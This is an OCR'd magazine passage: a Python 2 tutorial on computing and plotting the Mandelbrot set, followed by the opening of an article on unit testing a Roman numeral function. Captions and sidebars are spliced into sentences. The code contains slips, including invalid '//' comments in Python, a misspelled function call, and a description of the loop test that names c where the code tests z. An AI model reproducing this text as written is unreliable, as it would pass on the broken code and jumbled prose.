The amazing thing is that all this detail and variety emerges from the behaviour of a very simple mathematical function; **z2+c**.

on their own if you define them sufficiently well, and allow you to write shorter more elegant code. Why shorter code? Because invoking a function by its name many times is better than writing out all the function code many times. (By sufficiently well defined we mean being clear about what kinds of input a function expects, and what kind of output it produces. Some functions will only take numbers as input, so you can't supply it with text.)

Let's look at a simple function and play with it. Enter the following code and run it.

```
# function that takes 2 numbers as input
# and outputs their average
def avg(x,y):
        print "first input is", x
        print "second input is", y
        a = (x + y) / 2.0
        print "average is", a
        return a
```

The first two lines beginning with **#** are ignored by Python, but we use them to add comments for future readers. The next bit, **def avg(x,y)**, tells Python we are about to define a new reusable function. That's the **def** keyword. The **avg** part is the name we've given it. It could have been called "banana" or "pluto" but it makes sense to use names that remind us what the function actually does. The bits in brackets **(x,y)** tells Python that this function takes two inputs, to be called x and y inside the definition of the function.

Now that we've signalled to Python that we're about to define a function, we need to actually tell it what the function is to do. This definition of the function is indented under **def**. The first and second numbers, x and y, which the function receives when it is invoked are printed. The next bit calculates (x+y)/2.0 and assigns the value to the variable named a, before it is printed. The last statement says **return a**. This is the end of the function and tells Python what to return back to whoever invoked it.

When we ran this code, it didn't seem to do anything. There were no numbers produced. That's because all we've done is define the function; we haven't used it yet. What has actually happened is that Python has noted this function and will keep it ready for when we want to use it.

In the next cell enter **avg(2,4)** to invoke this function with the inputs 2 and 4. The output should be what we expect, with the function printing a statement about the two input values and the average it calculated. The following shows the function definition and the results of calling it with **avg(2,4)** and also bigger values (200,

LV PRO TIP


In Python, like many programming languages, the = equals sign means "is set to". So x=5 means x is set to 5 until, and if, it is updated later. This is different from the mathematical or logical equivalence, which can confuse new programmers.


Explore fractals in a web browser

You can explore the Mandelbrot fractal without installing any software at all. The following two are implemented entirely in JavaScript, so you only need a modern browser to explore the fractals. Have a go!

The explorer at **http://davidbau.com/mandelbrot** enables you to progressively click on points to cretae a new closer image. You can then point at a new point in the closer view, or go back and pick a new point to explore from.

The explorer at **http://mandelbrot-set.com** requires you to use your pointer to select a rectangle to zoom into. The level of detail calculated rapidly is impressive. You can select different colour schemes with the options menu.





The simple folk of the 90s would be awed and terrified to see the Mandelbrot set calculated in a browser.

301). Experiment with your own inputs.

You may have noticed that the function code which calculates the average divides the sum of the two inputs by "2.0" and not just "2". This is because "2" is an integer and so Python will round the result to an integer as well, which we don't want here.

Arrays

Arrays are just tables of values. You refer to particular cells with the row and column number, just like you would with cells in a spreadsheet.

Enter and run the following code.

```
a = zeros( [3,2] )
print a
```

This creates an array of shape 3 by 2, with all the cells set to the value zero and assigns the whole thing to a variable named **a**. Printing **a** shows the array full of zeros in what looks like a table with three rows and two columns.

Now let's modify the contents of this array. The following code shows how you can refer to specific cells to overwrite them with new values. It's just like referring to spreadsheet cells or street map grid references.


```
a[0,0] = 1
a[0,1] = 2
a[1,0] = 9
a[2,1] = 12
print a
```

The first line updates the cell at row zero and column zero with the value 1, overwriting whatever was there before. The other lines are similar updates, with a final printout.

Now that we know how to set the value of cells in an array, how do we look them up without printing out the entire array? We've been doing it already. We simply use the expressions like **a[1,2]** or **a[2,1]** to refer to the content of these cells. The code shows us doing just this.

```
print a[0,1]
v = a[1,0]
print v
```

Remember that the column and row numbering starts from 0 and not 1, so the top-left is at [0,0] not [1,1]. This also means that the bottom-right is at [2,1] not [3,2].



The array cells which have the same value also have the same colour. When we plot the Mandelbrot set, we'll be using this very same **imshow** instruction.

Plotting arrays

Visualising arrays graphically is sometimes more insightful than looking at large tables of numbers. We can think of them as flat two-dimensional surfaces, coloured according to the value at each cell in the array. Let's plot the small 3 x 2 array we created above:


```
imshow(a, interpolation="nearest")
```

The instruction to create a plot is **imshow()**, and the first parameter is the array we want to plot. That last bit, **interpolation**, is there to tell Python not to try to blend the colours to make the plot look smoother, which it does by default. The output is shown in the image below.

As a teaser of things to come, the following short code will plot different images every time you run it. See if you can work out how it works using the online Python documentation.

```
import numpy as np
figsize(5,5)
imshow(np.random.rand(10,10), interpolation="lanczos")
```

To really appreciate the Mandelbrot fractal we need to experience for ourselves the unexpected behaviour of very simple mathematical functions that lead to



An example of the images produced by the code teaser, below. Can you figure out how it works?

LV PRO TIP

Remember that in Python, indents have meaning. Instructions that are subservient to another are indented. This includes function definitions and the contents of loops. An errant space or tab can cause hard-to-spot errors.

LV PRO TIP

Experiment with the **imshow()** function by trying different options explained in its documentation at **http://bit.ly/1lu1mkB**.

its intricate patterns. You don't need to be an expert in mathematics to follow and appreciate the same surprise felt by those researchers who first pictured the Mandelbrot set in the late 1970s.

Iteration

You can imagine a mathematical function as a machine that does some work. Its job is to take numbers in one end, the input, and spit out a new number out the other end, the output. What happens if we feed the output of one of these functions back into it again as the input?

Let's try it with the function "divide by 3" and starting value of 9. We get the sequence 9, 3, 1, ⅓, … You can see the numbers getting ever smaller, and in fact they'd never get to zero.

Iteration simply means doing the same thing again and again to produce a series of outputs. If the values keep growing larger forever, like those from the "multiply by 2" function, we say the values diverge. If they approach a finite value, like zero, like the "divide by 3" function, we say the values converge.

LV PRO TIP

It's good practice to to design your functions to always return the same result for the same set of inputs. When your programs grow in complexity, this is a guarantee that will help keep your code understandable and aid debugging.

Starting conditions

Some functions behave differently depending on their starting value – in these cases, we say they are sensitive to initial conditions. Consider the function "square it" which simply takes an input and multiplies it by itself. If the starting value is greater than 1, the successive outputs keep growing larger. If the seed value is smaller than 1, the values keep getting smaller. A seed value of exactly 1 stays the same, and separates the two domains of divergence and convergence. This idea of domains of different behaviour is important for the Mandelbrot fractal because that is exactly what it is showing – regions of divergence and convergence.

Other kinds of behaviour were discovered only recently in the long history of mathematics. The Logistic Map is a function **rx(1-x)** that was developed by scientists trying to model population growth. The behaviour is very sensitive to the starting value and parameter r.

For some seed values and parameters **r**, the function behaves like a divergent or a convergent function. But for some, such as x=0.2 and r=3, the function seems to oscillate. This is certainly unexpected behaviour!

What's more, for some other values like x=0.2 and r=4 the behaviour breaks down into something unrecognisable, apparently random. This is known as chaos. Not only is this behaviour surprising from such a simple function, it was only really appreciated in the last 100 years or so of mathematics, which itself goes back thousands of years.

We're going to see if we can feed our functions a new kind of number called a complex number. You may remember these from school, but if not, we'll explain them here.


Complex numbers have two parts. They are two-dimensional, and so can be used to refer to points in a flat plane just like grid coordinates. These two parts just happen to be called the real and imaginary parts. We can add and subtract these numbers very easily by combining the real and imaginary parts separately. For example 1+2i added to 3+4i is 4+6i (4 is the real part and 6i is the imaginary part).

Multiplying complex numbers is just like school algebra. The brackets are expanded and similar terms are recombined, but there is one special rule for complex numbers: any i2 is replaced by -1. For example (2+3i)*(1+4i) is 2 + 8i + i3 + 12i2 which simplifies to (-10+11i).

Python can work with complex numbers out of the box. We use the form **complex(a,b)** to tell Python we mean **a+ib** where **a** is the real part and **b** is the imaginary part of the complex number. Try the following in an IPython notebook.

```
# assign the complex number (2+3i) to c
c = complex(2,3)
print c

# print c multiplied by (1 - 4i)
print c * complex(1,-4)

# print c squared
print c*c
```

The behaviours we saw earlier, including oscillation and chaos, also occur for functions working on complex numbers, except they take place in two dimensions. The successive values from a function are called orbits. The plot below-left shows successive values for the simple function **z2+c** with **z** starting at **0** and **c=0.4+0.4i**. You can see that after an initial circling, the values suddenly diverge – not the behaviour we were used to at school with less interesting functions!



Orbit plot showing successive values of z^2+c when c=0.4+0.4i. You can see an initial circling then a sudden divergence.

Mandelbrot fractal recipe

The Mandelbrot set is just a two-dimensional atlas coloured to show which regions of its world, the two-dimensional complex plane, diverge or converge

when the amazingly simple function **z2+c** is applied iteratively. Here **z** starts at **0**, and **c** is the complex number representing the chosen point on the complex plane. If a chosen point diverges and gets bigger and bigger it is considered outside the Mandelbrot set. We could colour all such points one colour, but it is common to chose a colour according to how rapid the divergence is. The points inside the set, those which don't diverge, are usually coloured black.

It turns out, to many people's surprise, that the boundary between the two is not a boring shape like a circle but is incredibly detailed and intricate, and in fact beautiful – it is the famous Mandelbrot fractal!

Mandelbrot set in Python

We'll build up a Python program to calculate and plot a Mandelbrot fractal in easy to understand pieces.

Let's start at the core of the Mandelbrot calculation. For each point being tested on a selected rectangle of the complex plane, the function **z2+c** is repeatedly iterated the resulting values may diverge rapidly. The point is coloured according to how quickly that function diverges. This means the Python function we want to write returns the number of iterations it takes to diverge beyond a threshold magnitude. The function still needs to calculate successive values of **z2+c**, it just doesn't have to return them. So the start and end of the core calculating Python function, which we'll call **mandel()**, looks like the following.


```
def mandel(c):
        ..
        ..
return iterations
```

What if the point doesn't diverge? We can define the maximum number of iterations the function is to be applied before giving up. We can pass it as a parameter to the core **mandel()** function. The function would then look something like **mandel(c, maxiter)**. Why would we need to change it? Well, as you explore the Mandelbrot fractal's finer detail, you need more iterations to establish whether very close points behave differently or not.

We now have a **mandel()** function that takes the test point **c**, and the maximum number of iterations as its parameters:

```
def mandel(c, maxiter):
  z = complex(0,0)

  for iteration in xrange(maxiter):
    ...
    ...
    ...
    pass

  return iteration
```

We set the starting value of **z** to be zero, or more precisely (**0+0i**). The **for ..** code loop, which iterates a maximum of **maxiter** times, keeps count in the variable named **iteration**. The end of the function is still returning the iteration count, whether that reaches the maximum maxiter, or is stopped sooner by a magnitude threshold test. What's left is to fill in the code describing the iterated function **z2+c** and then check to see if the threshold has been breached. These are fairly easy, so let's write them out and explain them.



Some examples of functions: the **square** functions takes an input of 4 and squares it, producing the resulting answer 16.

```
def mandel(c, maxiter):
  z = complex(0,0)

  for iteration in xrange(maxiter):
    z = (z*z) + c

    if abs(z) > 4:
      break
      pass

    pass

  return iteration
```

Here we've added the **z = (z * z) + c** instructions, which calculates the next value of **z** based on the current value and the chosen **c**. We then check to see if the magnitude, or absolute value denoted **abs()** in Python, of **c** is greater than 4, and if it is, the instruction **break** simply breaks out of the **for** loop. Once this happens there are no more instructions after the loop, and so the **mandel(c,maxiter)** function returns the

Resources

If you'd like a fuller explanation of the mathematics and Python discussed in this series, you'll find the Make Your Own Mandelbrot ebook (Amazon and Google) takes a slower journey with more examples and discussion. All the source code can be found at the blog.

- Source code **http://makeyourownmandelbrot.blogspot.co.uk/2014/04/sharing-code.html**
- IPython **http://ipython.org/install.html**
- Wakari.io **www.wakari.io**
- XaoS **http://matek.hu/xaos/doku.php**
- Blog **http://makeyourownmandelbrot.blogspot.co.uk**
- Amazon Kindle ebook **www.amazon.co.uk/dp/B00JFIEC2A**

LV PRO TIP

There are several kinds of convergence you'll find if you experiment with these and similar functions. Successive values will get closer to, but never reach, zero or a finite value. Alternatively, they will fluctuate above and below a value as they get ever closer to it. In some cases they might orbit about a finite number of different attractors, that is, multiple points which seem to pull them closer.

LV PRO TIP

Complex numbers really aren't complex. The term is an accident of history, and sadly puts some people off them. If they were called composite numbers, that would reflect the fact that they are made up of two independent parts.

LV PRO TIP

You can find a visual representation and gentler explanation of the algorithm to calculate and plot the Mandelbrot fractal at **http://bit.ly/1qK78e3**

Arithmetic with complex numbers

The following table summarises how to add, subtract and multiply complex numbers.

Operation	How to do it
Add the two complex numbers (a + bi) and (c + di)	**(a + bi) + (c + di) = (a+c) + (b+d)i** Add the real and imaginary parts independently.
Subtract the complex number (c + di) from (a + bi)	**(a + bi) - (c + di) = (a-c) + (b-d)i** Subtract the real and imaginary parts independently.
Multiply the two complex numbers (a + bi) * (c + di)	**(a + bi) * (c + di) = (ac + adi + bci + dbi2) = (ac-bd) + (ad+bc)i** Expand out the terms and apply the special rule that i2 is -1. Then collect real and imaginary parts to make a neat answer.

value of iteration. If the point doesn't diverge, then **abs(z)** is never more than 4, so the **for** loop simply keeps running until the count reaches the maximum iterations, and it is this maximum that is then finally returned by the **mandel(c, maxiter)** function.


The atlas

We now need to define in Python which part of this complex plane we are interested in. We also need to divide up this section into regularly spaced points, ultimately representing pixels in an image.

"We want to colour each region according to its convergence or divergence behaviour."

Python has a function **linspace()** which divides an interval into evenly spaced points. Let's imagine we want a rectangle with bottom-left at **(-2,-2)** and the top-right at **(4,2)**. This has a horizontal length of 6, and a vertical height of 4. Let's divide the horizontal length into 12 sections, and the vertical into 8. The following Python code shows how you can use the familiar Python loops over each element of **linspace** lists to create the coordinates for each test point within this rectangle.

After each iteration of the 'multiply by 2' function, the results get ever further from each other – this is divergence.




```
x_list = linspace( -2.0, 4.0, 13)
y_list = linspace( -2.0, 2.0, 9)
for x in x_list:
  for y in y_list:
    print x,y
    pass
  pass
```

Next we need to find a way of associating these points with the pixels in an array of colour values that could be plotted using the **imshow()** function we used earlier. The complex plane region is just a list of points, represented by complex numbers, and these don't have a colour associated with them to plot. We need to give the **imshow()** plotting function something that contains colour information. Also, **imshow()** expects to plot a two-dimensional array where the contents of a cell represent the colour to be plotted, not a long list of complex numbers like the ones we created earlier.

Given that the rows and columns of the plotted array need to increment in whole units, we can simply place each of the evenly spaced points between the bottom-left and top-right into the array. So if the points were 0.5 units apart on the complex plane, they would be 1 unit apart in the array.

Let's now define the complex plane region. Enter and run the following code. It makes sense to place this at the top of your *IPython* notebook because it sets out up front which region you are interested in. Use the button marked as 'Insert Cell Above' to create a new cell at the top.

```
# set the location and size of the complex plane rectangle
xvalues = linspace(-2.25, 0.75, 1000)
yvalues = linspace(-1.5, 1.5, 1000)

# size of these lists of x and y values
xlen = len(xvalues)
ylen = len(yvalues)
```

The first instruction creates a list of 1000 points evenly placed between -2.25 and 0.75, inclusive. These will be the horizontal divisions of the rectangle, and we'll call the list **xvalues**. Similarly, **yvalues** is the list of 1000 evenly spaced points between -1.5 and 1.5. The last two lines simply take the length of the lists and assign them to variables.

The following code creates the image array of colour values of size **xlen** by **ylen**. We've called it **atlas** because we want to colour each region according to its convergence or divergence behaviour.

```
atlas = empty((xlen,ylen))
```


We're almost there! All that remains is to fill this array with colour values and plot it using **imshow()**. The following code uses loops to fill it with the returned values from the **mandel()** function.

```
for ix in xrange(xlen):
  for iy in xrange(ylen):

    cx = xvalues[ix]
    cy = yvalues[iy]
    c = complex(cx, cy)

    atlas[ix,iy] = mandel(c,40)

    pass
  pass
```


You'll recognise that this code is simply two loops, one inside the other. The loops count through the rows and columns of the **atlas** array using variables **ix** and **iy**. These counts refer to the contents of the array, which are also counted from **0** to **xlen-1**, and not **1** to **xlen**. You may have noticed that we use **xrange** instead of **range**. **range** would work, but for very large lists **xrange** is more efficient because it doesn't actually create a list, but gives you the contents as you ask for them.

These two loops enable us to refer to every cell of the array using **atlas[ix,iy]**. The code inside the loops uses the counts **ix** and **iy** to look up the actual complex number to be tested by the **mandel()** function. The real and imaginary parts were in the **xvalues** and **yvalues** lists we created earlier, and can be dug out using **xvalues[ix]** and **yvalues[iy]**.

The last part inside the loops is updating the contents of the array with the return value from the **mandel()** function.



It looks different from the image on the first page of this tutorial, but this is actually just a magnified section.



In the divide by three function, the result trends towards, but never reaches, zero.

That's it, the hard work is done! Now let's see the results. In a new cell, enter the following code.

```
figsize(18,18)
imshow(atlas.T, interpolation="nearest")
```

The first line sets the size of the plot to 18 by 18 because the default is too small. The **imshow** instruction plots the array. We also refer to **atlas** with a **.T** appended to it because otherwise the array is plotted on its side compared to what we want to see.

Run the code and you'll see the Mandelbrot set.

You can zoom into parts of the Mandelbrot set by changing the bottom-left and top-right points of the complex plane region. We simply change the code that sets the **xvalues** and **yvalues**. For example, using the rectangle from earlier in this guide with the values (**-0.22 - 0.70i**) bottom-left and (**-0.21 -0.69i**) as top-right means setting the following **xvalues** and **yvalues** as follows:

```
# set the location and size of the atlas rectangle
xvalues = linspace(-0.22, -0.21, 1000)
yvalues = linspace(-0.70, -0.69, 1000)
```

The resulting image was quite undefined because we set too low a value for maximum iterations. Change it from 40 to 120 as follows:

```
atlas[ix,iy] = mandel(c,120)
```

The result is a more detailed image, as shown below-left. It's really quite beautiful!

The complete Python code we've built up to plot our own Mandelbrot fractals is available for you to look over at **http://makeyourownmandelbrot.blogspot.co.uk/2014/04/sharing-code.html**. I've added comments to help remind you what each code section does.

Next month we'll look at the Julia fractals, which are intimately related to the Mandelbrot fractals. They're even more beautiful in my opinion! We'll also extend our 2D fractals into interactive alien 3D landscapes you'll be able to explore.

Tariq spends his time grappling with enterprise IT problems, informed by two decades of working with open technology.

LV PRO TIP

The code for the full programs to calculate and plot the Mandelbrot and Julia fractals is online at **http://bit.ly/1qpnlsE**.

LV PRO TIP

Don't forget you can explore the Mandelbrot and other fractals using the interactive XaoS open source software at **http://bit.ly/1vLdz52** or through a web browser **http://bit.ly/1lbXYL1**.

LINUX VOICE
TUTORIAL

CODE NINJA: UNIT TESTING

BEN EVERARD

All* good programmers make sure their software works properly before releasing it to the world. *most

WHY DO THIS?

- So you don't embarrass yourself in an international computing magazine.
- To make sure that your code works as expected.
- To catch any regression errors before they cause users problems.


In issue 7's Code Ninja, we had a piece of code that was supposed to output the Roman numerals for a particular number. As some of you noticed, it did not quite work as it should have. This month we'll take a look at what we should have done to save ourselves the embarrassment of publishing code that doesn't work properly: testing.

Testing is the process of making sure code works as it's supposed to. This can mean anything from informally entering a few values and making sure it's working properly, to a full suite of tests that run automatically and rigorously test everything to make sure it's working as expected.

The simplest form of testing (and the one that would have saved us two issues ago) is unit testing. This is where you check a particular block of code (typically a function or method) and ensure it's working correctly. Just to recap, our code from the previous tutorial was:

```
symbols = [('M', 1000), ('C M', 900), ('D', 500),
        ('C D', 400), ('C', 100), ('X C', 90), ('L', 50),
        ('X L', 40), ('X', 10), ('I X', 9), ('V', 5),
        ('I V', 4), ('I', 1)]

def romannumeral(number):
        while number > 0:
                for symbol, value in symbols:
                        if number - value >= 0:
                                print symbol,
                                number = number - value
                                continue
number_in = raw_input("Enter a number: ")
romannumeral(int(number_in))
```

This isn't particularly conducive to testing, because the same function that calculates the value also outputs it. In other words, there's nowhere to catch



If only we'd run this two months ago, we could have spared ourselves some embarrassment.

and test the value of the Roman numeral before it's sent to the terminal.

The first thing we need to do then, is re-factor the code so that the function returns the text for the Roman numeral rather than printing it. The function then becomes:

```
def romannumeral(number):
        outstring = ""
        while number > 0:
                for symbol, value in symbols:
                        if number - value >= 0:
                                outstring += symbol
                                number = number - value
                                continue
        return outstring
```

This also removes the spaces from between the symbols, so we'll remove them in the symbols list of tuples as well.

Now you can capture what Roman numerals the code is producing, and so you can now automate testing of them.

PyUnittest

Testing libraries help you manage individual test cases and run them appropriately. The most popular such module for Python is **PyUnittest**. This is usually included with Python, so you shouldn't have to go hunting around for anything.

With a few test cases added, the code becomes:

```
import unittest
// symbols list
// roman numers function
class Test(unittest.TestCase):
```

Test-driven development

There is a school of thought on software development that says that the first thing you should do when embarking on a new project is write a test. In this paradigm (known as test-driven development or TDD), the tests aren't just a way to find bugs, but form the specification for the program itself.

The process follows these steps:

1. Write a new test.
2. Run all tests and see if any fail.
3. If one or more tests fail, write new code to fix the problem.
4. Run the tests again.
5. If the tests pass, clean up the code, then return to step one.

The software then evolves as new tests are added to specify new behaviour. The software is always fully tested because new features are only added after there is a test to define the behaviour, and since the tests are all run in each iteration, there shouldn't be any regressions.

```
        def test_9(self):
                self.assertEqual(rommannumeral(9), "IX")
        def test_29(self):
                self.assertEqual(romannumeral(29),"XXIX")
        def test_707(self):
                self.assertEqual(romannumeral(707),"DCCVII")
        def test_1800(self):
                self.assertEqual(romannumeral(1800),"MDCCC")

if __name__ == '__main__':
        number_in = raw_input("Enter a number: ")
        print romannumeral(int(number_in))
```

You'll need to add the **symbols** list (with the spaces removed), and the **romannumerals()** function from the previous code (they're omitted here to save space). We've called this file **roman-test.py**.

The condition **__name__ == '__main__'** is true when the code is being run from the command line, so this allows us to still run it normally with **python roman-test.py**, but it means that the code works properly when imported into the test module.

The tests are all methods of a class that inherits from **unittest.TestCase**, and they all call one of the **assert** methods. Here we've used **assertEqual()** to check that the value returned from the **romannumeral()** function is the right value.

If you call the file containing the code **roman-test.py**, you can run the tests with:

```
python -m unittest roman-test
```

